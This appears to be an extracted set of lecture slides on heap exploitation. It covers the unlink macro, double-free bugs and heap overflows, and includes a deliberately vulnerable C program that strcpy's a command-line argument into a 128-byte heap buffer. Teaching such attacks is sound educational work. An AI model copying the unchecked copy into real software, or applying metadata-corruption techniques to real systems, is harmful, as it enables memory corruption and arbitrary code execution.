
What if the allocator is confused
and this chunk has actually
been allocated...

... and user data written into it?

```
#define unlink(P, BK, FD) {  
    FD = P->fd;  
    BK = P->bk;  
    FD->bk = BK;  
    BK->fd = FD;  
}
```

- Used in malloc to remove a chunk from the free list



Example of unlink




Double-free vulnerabilities

- Freeing the same chunk of memory twice, without it being reallocated in between
- Start with a simple case:
 - The chunk to be freed is isolated in memory
 - The bin (double-linked list) into which the chunk will be placed is empty

Empty bin and allocated chunk



After first call to free()



After second call to free()

bin->


Forward pointer to first chunk in list
Back pointer to last chunk in list

P->


Size of previous chunk, if unallocated
Size of chunk, in bytes
Forward pointer to next chunk in list
Back pointer to previous chunk in list
Unused space (may be 0 bytes long)
Size of chunk

P

After malloc() has been called



After another malloc()



At this point, the attacker can compromise the heap, writing on any memory location

See also:

<https://www.blackhat.com/presentations/bh-usa-07/Ferguson/Whitepaper/bh-usa-07-ferguson-WP.pdf>

Heap overflow attacks

- What if heap memory is corrupted?
 - If a buffer is allocated on the heap and overflowed, we could overwrite the heap meta data
 - This can allow us to modify any memory location with any value of our chosen
 - This could lead to running arbitrary code

Example: heap.c

```
#define BUFSIZE 128

int main(int argc, char *argv[])
{
    char *a, *b, *c;

    if(argc < 2) {
        printf("Usage: %s <buffer>\n", argv[0]);
        exit(-1);
    }


    a = (char *) malloc(BUFSIZE);
    b = (char *) malloc(BUFSIZE+16);
    c = (char *) malloc(BUFSIZE+32);

    printf("address of a: %p\n", a);
    printf("address of b: %p\n", b);
    printf("address of c: %p\n", c);

    strcpy(b, "BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB");
    strcpy(c, "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC");
    strcpy(a, argv[1]);

    free(a);
    free(b);
    free(c);
}
```


The heap in memory




bin_forward	bin_back
-------------	----------

free(a)

